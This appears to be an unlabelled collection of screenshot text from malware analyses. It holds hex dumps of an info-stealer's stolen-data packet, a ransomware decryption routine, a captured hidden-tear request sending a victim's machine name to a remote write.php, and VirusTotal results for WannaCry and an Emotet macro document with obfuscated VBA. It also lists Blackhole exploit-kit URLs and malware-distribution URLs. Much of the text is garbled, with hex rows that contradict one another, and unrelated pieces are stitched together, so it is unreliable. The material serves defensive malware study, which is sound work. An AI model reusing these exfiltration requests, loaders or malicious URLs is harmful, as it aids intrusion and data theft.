0120	4d 00 57 00 4f 00	52 00	4b 00	53 00	54 00 41 00	M·W·O·R·K·S·T·A·
0130	54 00 49 00 4f 00	4e 00	01 00	1c 00	00 00 52 00	T·I·O·N······R·
0140	45 00 4d 00 57 00	6f 00	72 00	6b 00	73 00 74 00	E·M·W·o·r·k·s·t·
0150	61 00 74 00 6f 00	6f 00	6e 00	70 00	00 00 a0 05	a·t·i·o·n·p·····
0160	00 00 01 00 01 00	00 00	06 00	03 00	01 00 6b 00	···········k·
0170	00 00 00 00 00 00	00 00	00 00	00 00	00 00 00 00	···········a!····

Wide: 1 Length: 1c = 28 Computer Name: REMWORKSTATION

0150	61 00 74 00 6f 00	6f 00	6e 00	70 00	00 00 a0 05	a·t·i·o·n·p·····
0160	00 00 01 00 01 00	00 00	06 00	03 00	01 00 6b 00	···········k·
0170	00 00 01 00 01 00	00 00	00 00	61 21 00 00	61 00	···········a!····
0180	30 00 30 00 42 00	37 00	45 00	31 00	43 00 32 00	0···B·7·E·1·C·2·
0190	43 00 43 00 39 00	33 00	30 00	36 00	36 00 42 00	C·C·9·8·0·6·6·B·
01a0	32 00 35 00 30 00	44 00	00 00	00 00	00 31 00	2·5·0·D·D·B·2·1·
01b0	32 00 33 00 05 00	00 00	00 00	00 00	06 09 00	2·3·····g5cy2···
01c0	00 61 e1 48 01 6c	39 09	00 00	00 00	74 38 05	···H·l···-6·h·t8·
01d0	70 38 73 38 3a 22	2f 70	61 44	63 6f	e0 75 e0 6e	p8s8:"/p aDco·u·n
01e0	d9 31 2c 2e c1 67	b9 1d	6c 0d	68 65	d1 1c 1c 32	·1,·g·l·h·e···2
01f0	6d 79 1c 26 6e 19	e9 99	2d 40	3d 6d	9a 75 69 48	my·&n···-@=m·uiH
0200	15 22 44 08 74 c1	3d 73	0d 26	a6 78	44 0d 3c 00	"D·t·s·&·x·D·<·
	6c is64bit: No(0)	72	00 73	69 6f	6e 3d 22 31	?xml ver·sion="1
	IsLocalAdmin: 1 (Yes)		fd f7	cb 63	e3 64 ff e6 67 1e	·t0···c·d·g··UT
	IsBuilt in Admin (Yes)					

Major Version: 6
Minor Version: 3
Product Type: 1
OS Bug Patch: 6b (107)

IsLocalAdmin: 1 (Yes)
IsBuilt in Admin (Yes)

Screen Width: 0d70 (3440)
Screen Height: 05a0 (1440)

0170	00 00 01 00 00 00 00 00 00 00 61 21 00 00 01 00	Original Stolen Data Length: 8545 (Hex:2161) C·C·9·8· 0·6·6·B· 2·5·0·D· D·B·2·1· 2·3·...· g5cy2...
0180	30 00 00 00 42 00 37 00 45 00 31 00 43 00 32 00	
0190	43 00 43 00 39 00 38 00 30 00 36 00 36 00 42 00	
01a0	32 00 35 00 30 00 44 00 44 00 42 00 32 00 31 00	
01b0	32 00 33 00 05 00 00 00 67 35 63 79 32 06 09 00	
Reported:0 | Compressed: 1 | Encoded: 0 | Encoding:0		

0170	00 00 01 00 00 00 00 00 00 00 61 21 00 00 01 00	Width: 1 Length: 30 (48) 0·...·B·/· E·1·C·2· 0·6·6·B· 2·5·0·D· D·B·2·1· 2·3·...· g5cy2... ...H·1·... ·6·h·t8· p8s8:"/p aDco·u·n
0180	30 00 00 00 42 00 37 00 45 00 31 00 43 00 32 00	
0190	43 00 43 00 39 00 38 00 30 00 36 00 36 00 42 00	
01a0	32 00 35 00 30 00 44 00 44 00 42 00 32 00 31 00	
01b0	32 00 33 00 05 00 00 00 67 35 63 79 32 06 09 00	
01c0	00 01 e1 48 01 6c d9 09 18 36 13 68 83 74 38 05	
01d0	70 38 73 38 3a 22 2f 70 61 44 63 6f e0 75 e0 6e	
MUTEX		

01b0	32 00 33 00 05 00 00 00 67 35 63 79 32 06 09 00	2·3·...· g5cy2... ...H·1·... ·6·h·t8· p8s8:"/p aDco·u·n ·1,·g·... l·h·e...2 my·&n... -@=m·uiH ·"D·t·=s ·&·xD·<· ?xml ver ·sion="1 ·t0·...c· d·g·...UT F-8"·?>· ·<Np...P
01c0	00 01 e1 48 01 6c d9 09 18 36 13 68 83 74 38 05	
01d0	70 38 73 38 3a 22 2f 70 61 44 63 6f e0 75 e0 6e	
01e0	d9 31 2c 2e c1 67 b9 1d 6c 0d 68 65 d1 1c 1c 32	
01f0	6d 79 1c 26 6e 19 e9 99 2d 40 3d 6d 9a 75 69 48	
0200	16 22 44 08 74 cc 3d 73 0d 26 a6 78 44 d0 3c 00	
0210	3f 78 6d 6c 20 76 65 72 00 73 69 6f 6e 3d 22 31	
0220	2e Compressed f7 Key Length: 5 64 Key e6 67 1e 06 55 54	
0230	46 Data: 2310 01 3f 3e 0d 0a 3c 4e 70 c7 ef f7 50	

```
□H□l□ □6□h□t8□p8s8:"/paDco□u□n□1,..□g□□l
he□□□2my□&n□□-@=m□uiH□"D□t□=s
&□xD□<?xml version="1.t0□□□c□d□□g□□UTF-8"□□?>
<Np□□□P□defa□ultC□ch□B%□O□NF□IGD7R□\]□□□USE□NAM□□@□HO□T□□□o□Outp□□h□
wn□□□□d□□Rat□□!.$□C□le□rW□0□q□PC□m□n□□t□□0 □<Pr□of□i□Fs□/I□□□$□□Ll
□□□st□dmlB□□y□9□F□□Z□□a3XqS8et□qs4□9□□□am□}Us□□P□□v□□□□□Q1□
□3□L□}□□□□□c□vvp{r□□>0/7□1f{wj860□8□h□g□r7□□Ex□F?T□IWP□C6□b0□□d□□
B□↑□o□%□□|hPp:q/uiH.□□z□□-□a□j□ctP.□g□□□h□□□□□□X□d□□□No{R□□□□
□□w□M□□E□□F□□□ply□fvrLb□$kIw□T□↑□AZH2□=o{□□D□bu□↑□P□l□t9□L□7wn□
s□□9□□fzsr□□$Q□□abl□"V□AMl□|>tr□□|□H□□□□/U□R□$□□□O□u2$□;5□□AEy□j5□
=ER□X,>pM5y□F□□□□D2L1 *b□□□□□10>:□□C;)2:□□□Mr□x□□Ief&cn_□V□□w□□□
>L□\d□7□,PV□Am□□□□(p#$□0Lk□b□wTv□f□↑□iiz6(□2)□□419□30□H□A□
D*+Htv6)14G\□□K<□p-
□iT.□m□~d□□□=□%□x□□t□□□?4□h□□h□3□u□t>3□p□□/w>□d7□L□Y□T^qNu□D/>□□
y7FHE□S<□O8□t□□□□_□:d□`□]t□#□1□H□□5□V□I□r□□□□□□□e□5□66□□a□"□□
□nf□oh□R>□□1t□C□L□A□T;□6rx□□□□>□□□c□□□□>□ )s9t;Nu,b□□of□i□Tl\□,□□□As□□□
B"□□y8□□□Au□{□<□□.|□wpEb□□□c□f□□H□c□on□
op.□□□Adhtml□↑□□□□m□)□□□□□□□jjav□
s□□8lu□m4□□□k□d5□□□o□s□□g□ tc□□s□□□^>□□o□y□q\□□□□ss8□□□q□ vg□\□□
```

```
□□ □<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<FileZilla3>
  <Settings>
    <Setting name="Use Pasv mode">1</Setting>
    <Setting name="Limit local ports">0</Setting>
    <Setting name="Limit ports low">6000</Setting>
    <Setting name="Limit ports high">7000</Setting>
    <Setting name="External IP mode">0</Setting>
    <Setting name="External IP"></Setting>
    <Setting name="External address resolver">http://ip.filezilla-project
.org/ip.php</Setting>
    <Setting name="Last resolved IP"></Setting>
    <Setting name="No external ip on local conn">1</Setting>
    <Setting name="Pasv reply fallback mode">0</Setting>
    <Setting name="Timeout">20</Setting>
    <Setting name="Logging Debug Level">0</Setting>
    <Setting name="Logging Raw Listing">0</Setting>
    <Setting name="fzsftp executable"></Setting>
    <Setting name="Allow transfermode fallback">1</Setting>
```

n

Window: Search Pane

otepad

Window: new 1 - Notepad++

i




Window: *new 1 - Notepad++

thdshfhasdlf jas jdflahslfdh ashflhsklf asjf lahshl ashflahsflhhfl ashasdl
fhlsxdf hasklfhls hfahflasf

s

fas fashfdl ahshglhas lkjaslkhf lahsghalsjlasdfhalshf hasglha sldfhlhaslhg as

```
if "lockedfile" in fname:
    global counter
    fname_w_e = os.path.splitext(fname)[0]
    if debug:
        print("Opening fname: "+fname)
    fd = open(fname, "rb")
    data = fd.read()
    fd.close()
    if debug:
        print("Closed fname: "+fname)
    ddata = des3_decrypt(password, iv, data, debug)
    rdata = ddata.decode("base64")
    if debug:
        print("Opening fname_w_e: "+fname_w_e)
    fd = open(fname_w_e, "wb")
    fd.write(rdata)
    fd.close()
    if debug:
        print("Closed fname_w_e: "+fname_w_e)
    if debug:
        print("File processed correctly: "+fname)
    if remove:
        os.remove(fname)
        if debug:
            print("File removed correctly: "+fname)
    counter += 1
```

No.	Source	Destination	Protocol	Length	Info	User-Agent	URI
7...	192.168.153.144	117.18.232.240	HTTP	539	GET /filestreamingservice/files/5cb66...	Microsoft-Delivery-Optimization/10.0	http://11.tlu.dl.delivery.mp.microsoft.com/...
7...	192.168.153.144	13.107.4.50	HTTP	542	GET /filestreamingservice/files/ffec...	Microsoft-Delivery-Optimization/10.0	http://7.tlu.dl.delivery.mp.microsoft.com/...
7...	192.168.153.144	13.107.4.50	HTTP	542	GET /filestreamingservice/files/ffec...	Microsoft-Delivery-Optimization/10.0	http://7.tlu.dl.delivery.mp.microsoft.com/...
7...	192.168.153.144	117.18.232.240	HTTP	539	GET /filestreamingservice/files/5cb66...	Microsoft-Delivery-Optimization/10.0	http://11.tlu.dl.delivery.mp.microsoft.com/...
7...	192.168.153.131	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1		http://239.255.255.250:1900*
7...	192.168.153.144	117.18.232.240	HTTP	539	GET /filestreamingservice/files/5cb66...	Microsoft-Delivery-Optimization/10.0	http://11.tlu.dl.delivery.mp.microsoft.com/...
7...	192.168.153.144	13.107.4.50	HTTP	542	GET /filestreamingservice/files/ffec...	Microsoft-Delivery-Optimization/10.0	http://7.tlu.dl.delivery.mp.microsoft.com/...
7...	192.168.153.144	13.107.4.50	HTTP	542	GET /filestreamingservice/files/ffec...	Microsoft-Delivery-Optimization/10.0	http://7.tlu.dl.delivery.mp.microsoft.com/...
7...	192.168.153.144	117.18.232.240	HTTP	539	GET /filestreamingservice/files/5cb66...	Microsoft-Delivery-Optimization/10.0	http://11.tlu.dl.delivery.mp.microsoft.com/...
7...	192.168.153.144	117.18.232.240	HTTP	539	GET /filestreamingservice/files/5cb66...	Microsoft-Delivery-Optimization/10.0	http://11.tlu.dl.delivery.mp.microsoft.com/...
7...	192.168.153.144	13.107.4.50	HTTP	542	GET /filestreamingservice/files/ffec...	Microsoft-Delivery-Optimization/10.0	http://7.tlu.dl.delivery.mp.microsoft.com/...
7...	192.168.153.144	13.107.4.50	HTTP	542	GET /filestreamingservice/files/ffec...	Microsoft-Delivery-Optimization/10.0	http://7.tlu.dl.delivery.mp.microsoft.com/...
7...	192.168.153.144	117.18.232.240	HTTP	539	GET /filestreamingservice/files/5cb66...	Microsoft-Delivery-Optimization/10.0	http://11.tlu.dl.delivery.mp.microsoft.com/...

No.	Source	Destination	Protocol	Length	Info	User-Agent
5...	192.168.153.144	184.85.125.248	HTTP	274	GET /static/mws-new/WeatherImages/210...	Microsoft BITS/7.8
7...	192.168.153.144	192.168.153.1	HTTP	185	GET /hidden-tear/write.php?info=DESKT...	
...	192.168.153.144	192.168.153.1	HTTP	185	GET /hidden-tear/write.php?info=DESKT...	



```

GET /hidden-tear/write.php?info=DESKTOP-CBRES22-Nipun%20ajroR8/v0t/?/5& HTTP/1.1
Host: www.utkusen.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Thu, 21 Mar 2019 17:19:38 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.39
X-Powered-By: PHP/5.6.39
Content-Length: 36
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

DESKTOP-CBRES22-Nipun ajroR8/v0t/?/5

```



> This PC > Desktop >

Name	Date modified	Type	Size
Well	21-03-2019 10:21	File folder	
hosts.docx	21-03-2019 10:19	Office Open XML ...	1 KB
READ_IT (2).txt	21-03-2019 10:19	Text Document	1 KB
READ_IT.txt	21-03-2019 10:19	Text Document	1 KB



Analyze suspicious files and URLs to detect types of malware,
automatically share them with the security community

FILE

URL

SEARCH



URL, IP address, domain, or file hash

ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa

62 / 70

62 engines detected this file

ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa 3.35 MB Size 2019-03-22 19:51:11 UTC 13 hours ago

diskpart.exe

overlay peexe via-tor

Community Score

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Acronis	!	Suspicious	Ad-Aware	! Trojan.Ransom.WannaCryptor.A
AegisLab	!	Trojan.Win32.Wanna.ulc	AhnLab-V3	! Trojan/Win32.WannaCryptor.R200571
ALYac	!	Trojan.Ransom.WannaCryptor	Antiy-AVL	! Trojan[Ransom]Win32.Scatter
Arcabit	!	Trojan.Ransom.WannaCryptor.A	Avast	! Win32.WanaCry-A [Trj]
AVG	!	Win32.WanaCry-A [Trj]	Avira	! TR/Ransom.JB
Baidu	!	Win32.Trojan.WannaCry.c	BitDefender	! Trojan.Ransom.WannaCryptor.A
Bkav	!	W32.RansomwareTBE.Trojan	CAT-QuickHeal	! Ransom.WannaCrypt.A4
ClamAV	!	Win.Ransomware.WannaCry-6313787-0	Comodo	! Malware@#4gwtqo9z2tkf
CrowdStrike Falcon	!	Win/malicious_confidence_100% (W)	Cybereason	! Malicious.5a5d21
Cylance	!	Unsafe	Cyren	! W32/Trojan.ZTSA-8671
DrWeb	!	Trojan.Encoder.11432	eGambit	! Trojan.Generic
Emsisoft	!	Trojan.Ransom.WannaCryptor.A (B)	Endgame	! Malicious (high Confidence)

Basic Properties ⊖		History ⊖	
MD5	84c82835a5d21bbc75a61706d8ab549	Creation Time	2010-11-20 09:05:05
SHA-1	5ff465afaabcbf0150d1a3ab2c2e74f3a4426467	First Submission	2017-05-12 07:31:10
SHA-256	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa	Last Submission	2019-03-22 16:13:24
Authentihash	4b2c4c7f06f5ffaeaa6efc537f0aa66b0a30c7ccd7979c86c7f4f996002b99fd	Last Analysis	2019-03-22 19:51:11
Imphash	68f013d7437aa653a8a98a05807afeb1		
SSDEEP	98304:QqPoBhz1aRxcSUDk36SAEdhvxWa9P593R8yAVp2g3x:QqPe1Cxcxk3ZAEUadzR8yc4gB		
File type	Win32 EXE		
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit		
File size	3.35 MB (3514368 bytes)		
Signature Info ⊖		Names ⊖	
Signature Verification ⚠ File is not signed		diskpart.exe ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe wannacry1.exe WannaCry.exe Unconfirmed_747342.crdownload wcry.exe wannacry.exe WannaCry.EXE skeet_loader.exe 00017176.exe XeonWare_Loader_2.exe ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.bin Chrome%20Incognit%20history.EXE wannacry.exe wannacry2.bin File name ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.bin (1) 62	
File Version Information Copyright © Microsoft Corporation. All rights reserved. Product Microsoft® Windows® Operating System Description DiskPart Original Name diskpart.exe Internal Name diskpart.exe File Version 6.1.7601.17514 (win7sp1_rtm.101119-1850)			
Portable Executable Info ⊖			

DETECTION


DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 10

Graph Summary ⓘ



Network Analysis

DNS Requests

No relevant DNS requests were made.

Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
213.61.66.116  OSINT	9003 TCP	taskhsvc.exe PID: 3936	 Germany ASN: 8220 (COLT Technology Services Group Limited)
171.25.193.9  OSINT	80 TCP	taskhsvc.exe PID: 3936	 Sweden ASN: 198093 (Foreningen for digitala fri- och rattigheter)
163.172.35.247  OSINT	443 TCP	taskhsvc.exe PID: 3936	 United Kingdom
128.31.0.39  OSINT	9101 TCP	taskhsvc.exe PID: 3936	 United States ASN: 3 (Massachusetts Institute of Technology)
185.97.32.18  OSINT	9001 TCP	taskhsvc.exe PID: 3936	 Sweden
178.62.173.203  OSINT	9001 TCP	taskhsvc.exe PID: 3936	 European Union ASN: 200130 (Digital Ocean, Inc.)

Overview

Capture duration	121 seconds
Data size	580631 bytes
End time	2012-07-30 10:46:49
File encapsulation	Ethernet
File type	libpcap
Number of packets	966
Start time	2012-07-30 10:44:48

DNS Requests

- + pics.clubdogsex.com
- + ww1.pics.clubdogsex.com
- + pagead2.googlesyndication.com
- + activex.microsoft.com
- + codecs.microsoft.com
- + img.sedoparking.com

HTTP Requests

- + GET <http://galls1.extra-movs.in/zoo-porn-movie0490.html>
- + GET <http://top1.extra-movs.in/top.php>
- + GET <http://pics.clubdogsex.com/09/r38oi9-cds-8usd010873yeah8.html?id=160807>
- + GET <http://ww1.pics.clubdogsex.com/09/r38oi9-cds-8usd010873yeah8.html?id=160807>
- + GET <http://top1.extra-movs.in/the.gif>
- + GET <http://the-healthy-place.com/tds/in.cgi?12>
- + GET <http://www3.xhteki38h-6.kein.hk/?ohfjriz852=k93Pzq%2BesW9rWOTbsZKfj6es1GpmoKGbmqeir2xmmJw%3D>
- + GET <http://the-healthy-place.com/tds/in.cgi?20>
- + GET <http://img.sedoparking.com/js/jquery-1.4.2.min.js>
- + GET <http://www1.pd4y0pmjh1.kein.hk/i.html?8tzk9owaq=XOnm1aDgtMnY19yu6pyW4tPMbm2rsaFf3%2BDFrqOKlduS4qq8vHxe4O2oap%2BnmZff13H>

Snort Alerts

[-] Sensitive Data was Transmitted Across the Network

(spp_sdf) SDF Combination Alert [1]
SENSITIVE-DATA Email Addresses [5]

[-] Unknown Traffic

(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE [3]
(http_inspect) HTTP RESPONSE GZIP DECOMPRESSION FAILED [6]

[-] Potential Corporate Privacy Violation

FILE-EXECUTABLE Portable Executable binary file magic detected [15306]
FILE-EXECUTABLE Armadillo v1.71 packer file magic detected [23256]

[-] A Network Trojan was Detected

EXPLOIT-KIT URI request for known malicious URI - w.php?f= [20669]
MALWARE-CNC TDS Sutra - redirect received [21845]
MALWARE-CNC TDS Sutra - request in.cgi [21846]
EXPLOIT-KIT Blackhole landing page [23781]
EXPLOIT-KIT Multiple Exploit Kit Payload detection - info.exe [25383]

[-] Attempted User Privilege Gain

EXPLOIT-KIT URI possible Blackhole URL - main.php?page= [21041]
EXPLOIT-KIT URI possible Blackhole post-compromise download attempt - .php?f= [21042]

Suricata Alerts

[-] Potential Corporate Privacy Violation

ET POLICY PE EXE or DLL Windows file download [2000419]
ET POLICY Binary Download Smaller than 1 MB Likely Hostile [2007671]
ET USER_AGENTS Internet Explorer 6 in use - Significant Security Risk [2010706]

[-] Potentially Bad Traffic


ET POLICY Reserved Internal IP Traffic [2002752]
ET TROJAN Potential Blackhole Exploit Pack Binary Load Request [2012169]
ET CURRENT_EVENTS DRIVEBY Blackhole - Payload Download - info.exe [2014235]
ET CURRENT_EVENTS TDS Sutra - redirect received [2014542]
ET CURRENT_EVENTS TDS Sutra - request in.cgi [2014543]
ET CURRENT_EVENTS TDS Sutra - HTTP header redirecting to a SutraTDS [2014546]

[-] A Network Trojan was Detected

ET MALWARE Possible Windows executable sent when remote host claims to send html content...
ET CURRENT_EVENTS Likely Blackhole Exploit Kit Driveby ?page Download Secondary Requ...
ET CURRENT_EVENTS Blackhole Exploit Kit Delivering Executable to Client [2013962]
ET INFO SimpleTDS go.php (sid) [2015675]

[-] Misc activity

ET INFO EXE - Served Attached HTTP [2014520]



🏠 🔍 📄 🔗 🗑️

Untitled Graph

Basic Properties 📄

First Seen 2012-07-30 15:41:15
Last Seen 2018-03-24 05:58:06
Submissions 8

Relations 📈

It doesn't have relations.

Detections 1 / 67 ▲

Kaspersky
malware

ADMINUSLabs
Undetected

AegisLab WebGuard
Undetected

AlienVault
Undetected

2186.pcap

1 / 67 <http://top1.extra-movs.in/top.php>

First Seen 2012-07-30 15:41:15
Last Seen 2018-03-24 05:58:06
Submissions 8

Detections

Kaspersky **malware**
ADMINUSLabs Undetected
AegisLab WebGuard Undetected
AlienVault Undetected
Antiy-AVL Undetected
... and 62 results more.

Hosts (39)	Files (53)	Images	Messages	Credentials (18)	Sessions (97)	DNS (24)	Parameters (806)	Keywords	Anomalies	
Sort Hosts On: Received Packets (descending)										
										10.11.14.101 (Windows)
										185.129.49.19 [therebes.biz] [main.info] [freshwallet.at] (Windows)
										160.36.66.221 (Windows)
										50.62.194.30 [c-t.com.au] (Windows)
										71.163.171.106 [71.163.171.106] (Windows)
										173.160.205.161 (Windows)
										186.18.236.83 [186.18.236.83:8080] (Windows)
										78.135.65.15 [bysound.com.tr] (Windows)
										50.78.167.65 (Windows)
										173.11.47.169 [173.11.47.169:8080] (Windows)
										12.222.134.10
										177.242.156.119
										10.11.14.1
										189.244.86.184 (Windows)
										189.134.18.141
										173.19.73.104
										37.120.175.15
										5.9.128.163
										71.58.165.119 (Windows)
										200.127.55.5 [200.127.55.5] (Windows)
										76.65.158.121 (Windows)
										210.2.86.72 [210.2.86.72:8080] (Windows)
										138.207.150.46 (Windows)
										165.227.213.173
										139.59.242.76
										133.242.208.183 [133.242.208.183:8080] (Windows)
										86.12.247.149
										69.198.17.20
										24.201.79.34 [24.201.79.34:8080] (Windows)
										192.155.90.90
										198.199.185.25
										23.254.203.51
										159.65.76.245
										210.2.86.94
										81.86.197.52 (Windows)
										205.185.187.190 [205.185.187.190] (Windows)
										109.170.209.165 [109.170.209.165:8080] (Windows)
										173.160.205.162 (Windows)
										49.212.135.76 (Windows)

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp	Reconstr
6	form-363439590633444.doc	doc	94 592 B	78.135.65.15 [beyond.com.tr] (Windows)	TCP 80	10.11.14.101 (Windows)	TCP 49201	HtGetChunked	2018-11-14 17:30:27 UTC	F:\Netw
79	PspAMbuSd2.html	html	237 B	50.62.194.30 [c-t.com.au] (Windows)	TCP 80	10.11.14.101 (Windows)	TCP 49202	HtGetNormal	2018-11-14 17:30:50 UTC	F:\Netw
83	ijccaFkQnS.exe	exe	430 080 B	50.62.194.30 [c-t.com.au] (Windows)	TCP 80	10.11.14.101 (Windows)	TCP 49202	HtGetNormal	2018-11-14 17:30:52 UTC	F:\Netw
641	index.html	html	152 932 B	186.18.236.83 [186.18.236.83:8080] (Windows)	TCP 8080	10.11.14.101 (Windows)	TCP 49217	HtGetNormal	2018-11-14 17:35:32 UTC	F:\Netw
958	index.html	html	296 228 B	71.163.171.106 [71.163.171.106] (Windows)	TCP 80	10.11.14.101 (Windows)	TCP 49245	HtGetNormal	2018-11-14 17:45:19 UTC	F:\Netw
1388	index.html	html	548 B	24.201.79.34 [24.201.79.34:8080] (Windows)	TCP 8080	10.11.14.101 (Windows)	TCP 49253	HtGetNormal	2018-11-14 17:47:34 UTC	F:\Netw
1440	index.html	html	552 B	133.242.208.183 [133.242.208.183:8080] (Windows)	TCP 8080	10.11.14.101 (Windows)	TCP 49251	HtGetNormal	2018-11-14 17:48:55 UTC	F:\Netw
1525	main.info.cer	cer	770 B	185.129.49.19 [heredes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49274	TlsCertificate	2018-11-14 17:50:56 UTC	F:\Netw
1608	main.info[1].cer	cer	770 B	185.129.49.19 [heredes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49277	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netw
1609	main.info[2].cer	cer	770 B	185.129.49.19 [heredes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49281	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netw
1610	main.info[3].cer	cer	770 B	185.129.49.19 [heredes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49280	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netw
1611	main.info[4].cer	cer	770 B	185.129.49.19 [heredes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49278	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netw
1612	main.info[5].cer	cer	770 B	185.129.49.19 [heredes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49282	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netw
1617	main.info[6].cer	cer	770 B	185.129.49.19 [heredes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49279	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netw
1618	main.info[7].cer	cer	770 B	185.129.49.19 [heredes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443	10.11.14.101 (Windows)	TCP 49276	TlsCertificate	2018-11-14 17:50:58 UTC	F:\Netw

NetworkMiner 2.4

File Tools Help

--- Select a network adapter in the list ---

Hosts (39) Files (53) Images Messages Credentials (18) Sessions (97) DNS (24) Parameters (806) Keywords Anomalies

Filter keyword:

Frame nr.	Filename	Extension	Size	Source host	S. port
6	form-363439590633444.doc		94 592 B	78.135.65.15 [beyond.com.tr] (Windows)	TCP 80
79	PspAMbuSd2.html		237 B	50.62.194.30 [c-t.com.au] (Windows)	TCP 80
83	ijccaFkQnS.exe		430 080 B	50.62.194.30 [c-t.com.au] (Windows)	TCP 80
641	index.html		152 932 B	186.18.236.83 [186.18.236.83:8080] (Windows)	TCP 8080
958	index.html		296 228 B	71.163.171.106 [71.163.171.106] (Windows)	TCP 80
1388	index.html		548 B	24.201.79.34 [24.201.79.34:8080] (Windows)	TCP 8080
1440	index.html		552 B	133.242.208.183 [133.242.208.183:8080] (Windows)	TCP 8080
1525	main.info.cer		770 B	185.129.49.19 [heredes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443
1608	main.info[1].cer		770 B	185.129.49.19 [heredes.biz] [main.info] [freshwallet.at] (Wi...	TCP 443

Context menu for row 6:

- Open file
- Open folder
- Calculate MD5 / SHA1 / SHA256 hash
- Auto-resize all columns
- OSINT hash lookup isn't available in the free version
- Sample submission isn't available in the free version

form-363439590633444.doc

Name	form-363439590633444.doc
MD5	e58e105c86c15ca52876d2ce42ecf831
SHA1	82db91aa642ab53392ae4e0cd84649691324b707
SHA256	045e15c1df7c712dcac94c720b81df08fd0ff4e4c177d231d5cddc7b4d096f95
Path	F:\NetworkMiner_2-4\NetworkMiner_2-4\AssembledFiles\78.135.65.15\TCP-80
Size	94592
LastWriteTime	14-11-2018 23:00

045e15c1df7c712dcac94c720b81df08fd0f4e4c177d231d5cdcd7b4d096f95

38 / 54 engines detected this file

045e15c1df7c712dcac94c720b81df08fd0f4e4c177d231d5cdcd7b4d096f95
Invoice_No_Z148109.doc
92.38 KB Size | 2019-02-20 00:49:09 UTC 1 month ago

attachment doc macros run-file

Community Score

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Ad-Aware	W97M.DownLoader.HMN	AhnLab-V3	VBA/Downloader	
ALYac	Trojan.Downloader.VBA.gen	Antiy-AVL	Trojan/Microsoft.Pederr.gen	
Arcabit	HEUR.VBA.Trojan.e	Avast	Other/Malware-gen [Trj]	
AVG	Other/Malware-gen [Trj]	Avira	W97M/Agent.1231418	
Baidu	VBA.Trojan-Downloader.Agent.dqj	BitDefender	W97M.DownLoader.HMN	
CAT-QuickHeal	W97M.Emotet.33299	ClamAV	Doc/Malware.Generic.6749861-0	
Comodo	Malware@#1m6p3hzqgx0l	Cyren	W97M/Downldr.gen	
DrWeb	W97M.DownLoader.3111	Emsisoft	Trojan-Downloader.Macro.Generic.J (A)	

045e15c1df7c712dcac94c720b81df08fd0f4e4c177d231d5cdcd7b4d096f95

MD5	e58e105c86c15ca52876d2ce42ecf831	Creation Time	2018-11-14 12:45:00
SHA-1	82db91aa642ab53392ae4e0cd84649691324b707	First Submission	2018-11-14 17:04:27
SHA-256	045e15c1df7c712dcac94c720b81df08fd0f4e4c177d231d5cdcd7b4d096f95	Last Submission	2018-11-21 04:51:21
SSDEEP	1536:Yzuocn1kp59gxk85fBt+a9XV6r2EBDxoRwBnRDhYxjhUx5xfXThoxTbqBYRM6UW:441k/W486FC	Last Analysis	2019-02-20 00:49:09

File type: MS Word Document
Magic: CDF V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Author: Levi, Template: I
Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Nov 13 12:45:00
Time/Date: Tue Nov 13 12:45:00 2018, Number of Pages: 1, Number of Words: 2, Number of Character:
File size: 92.38 KB (94592 bytes)

OLE Compound File Info

Commonly Abused Properties

- Makes use of macros
- May try to run other files, shell commands or applications.

Macros And VBA Code Streams

YMvzAFC.cls

```
Function JhwtqtVUjsX()
Const UAptjEt = 507391445 - 507391445
Dim WZmncBBGa, mIfhziYv, ObBuX, okvDBUpnZ
mIfhziYv = Len(aBLOWuA)
okvDBUpnZ = ""
For WZmncBBGa = 1 To mIfhziYv
okvDBUpnZ = okvDBUpnZ & (42 + ((ObBuX + 19) Mod 90))
If ObBuX >= 19 And ObBuX <= 54 Then
okvDBUpnZ = okvDBUpnZ & (46 + ((ObBuX + 28) Mod 113))
```

Names

- Invoice_No_Z148109.doc
- Invoice_No_Q452113.doc
- Facture_Num_3F3105814.doc
- form-447710167032440.doc
- Untitled-9327453714000071.doc
- eForm-4323106985056559.doc
- Untitled-223278718393.doc
- Untitled-9418559072.doc
- Invoice_No_T82057.doc

ExifTool File Metadata

AppVersion	16.0
CharCountWithSpaces	14
Characters	13
CodePage	Windows Latin 1 (Western European)
